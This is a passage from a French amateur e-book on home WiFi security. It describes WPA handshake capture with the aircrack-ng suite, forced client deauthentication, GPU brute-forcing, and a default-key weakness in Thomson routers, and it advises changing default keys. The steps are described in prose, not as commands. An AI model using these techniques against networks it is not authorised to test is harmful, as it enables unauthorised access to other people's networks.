Un handshake c'est un paquet 'une trame' émise lors de la connexion d'une carte wifi à une box.

Ce paquet contient la clé avec on peut faire correspondre des mots et les essayer à la vitesse de l'éclair via des logiciels comme cudia qui se sert des processeurs des cartes graphiques de type nvidia 8 et 9 et ati radéon pour accélérer le nombre de mot seconde a brute forcer sur le paquet.

Autant dire que si vous avez mis une clé comme « tintin » ce mot va être retrouvé en peu de temps...

Voici un passage tiré d'un autre e-book

Travaux pratiques

Il est temps de passer aux choses concrètes et de tenter de percer un réseau WPA2/Personal avec AirCrack. AirCrack est composé d'un ensemble d'utilitaires dont :

- airodump-ng : capture du trafic WiFi
- aireplay-ng : déconnexion d'un client du réseau WiFi (votre pilote de carte WiFi doit supporter l'injection de paquets)
- aircrack-ng : sert au cassage à proprement parler
- airmon-ng : sert à passer l'adaptateur réseau en mode Monitoring

Capture du « 4-way handshake »

La première étape que nous allons effectuer est la collecte du 4-way handshake entre un client et le point d'accès du réseau que l'on tente de casser (le filtrage d'adresse MAC du réseau WiFi a été désactivé)... et cette collecte n'est pas toujours évidente car il faut soit :

- Se résoudre à écouter le réseau WiFi pendant une « longue » période (des heures voir des jours) dans l'espoir qu'un client légitime s'y connecte;
- Provoquer la déconnexion d'un client préalablement connecté et espérer que ce client se reconnecte dans les secondes/minutes qui suivent (aireplay-ng)

Voilà ce que l'on peut dire sur le wpa et que vous deviez savoir !

Il ne faut pas croire que la reconnaissance d'adresse mac est une sécurité ce n'est pas du tout le cas !!!

A ce stade si vous avez suivi mes conseils et compris où se trouve les points importants vous aurez déjà empêché 90 % des possibilités de vous faire pirater

Toujours pas convaincu !

Ce qui suit va vous aller le voir vous prouvez que le wpa mal configurer peut se casser en trente secondes et même pas besoin de linux pour le faire...

Le pire c'est qu'à ce moment où j'écris (samedi 14 nov. 2009)

Un modèle de routeur largement rependu et encore fournis aux nouveaux abonnés que nous sommes.

Les fournisseurs d'accès l'utilise pour des raisons de coût de reviens c'est le routeur Thomson.



Le voici le Thomson TG787

Bien que cela soit clair ce routeur a vu sa sécurité rétribuer par défaut, casser simplement, car les hackers connaissent l'algorithme de génération des clés wpa

Et un logiciel permet de retrouver cette clé grâce au nom du réseau.

Bouygues a réagi

<http://bbox-news.com/2009/10/05/593/bouygues-telecom-propose-une-solution-pour-la-securite-wifi/>

Ils le disent, il suffit de modifier la clé générée par défaut et aussi de changer le nom de diffusion par un autre. Ex : bbox-1234 par wifi-amoi ça cache aussi la marque de votre box.

Les darty box en wpa ont eux aussi des soucis, car un réseau en wep en plus du wpa et généré aussi par défaut et donc là encore un problème de sécurité et encore mis en évidence et facilement exploitable par une personne mal intentionnée.

J'espère vous avoir interpellé sur ce qu'est le wifi.
Prenez le temps de configurer tout ça...

Administrer votre réseau et sécuriser le !

Ce dont je ne vous ai pas parlé c'est le DHCP c'est une bonne protection de le désactiver, mais il vous faudra des bases en adressage ip plus bas dans les liens si vous avez envie d'en savoir plus je vous invite à aller encore sur frameip.com.

Sinon il y a aircnare qui vous prévient vocalement des connectées.

Et Autoscan qui permet de lister la configuration de votre réseau ils sont tous deux très complets.



Conclusion : ce n'est qu'une introduction à la connaissance de votre sécurité wifi il existe bien d'autres façon de vous voler vos mots de passe.

J'ai cherché à vous faire peur, car en lisant ce livre vous êtes capable vous de vous rendre compte qu'il est facile de prendre les mots de passe https sans avoir besoin de fortes connaissances en informatique !

Ah oui, je suis moi-même client chez paypal et j'achète sans réserve sur internet, mais je fais gaffe, et j'espère avoir contribué à accroître votre connaissance sur les risques d'un wifi pas administré...

Les sources des sites visités pour écrire ce livre sont :

<http://bricowifi.blogspot.com/>

<http://benjy-blog.blogspot.com/>

<http://www.backtrack-fr.net/>

<http://www.thoughtcrime.org/>

<http://www.ne0matrix.blogspot.com/>

<http://www.frameip.com/>

<http://www.tuto-fr.com/tutoriaux/crack-wep/fichiers/videos/video-crack-wep-devine.php/>

<http://www.tuto-fr.com/tutoriaux/tutorial-crack-wep-aircrack.php/>

<http://www.crack-wpa.fr/>

<http://fr.remote-exploit.org/>

<http://www.delafond.org/survielinux/>

<http://www.siteduzero.com/>

<http://tux.crystalxp.net/>

<http://www.linuxpourlesnuls.org/forums/>



Fabrice.P

<http://www.securite-wifi.com/>

A bientôt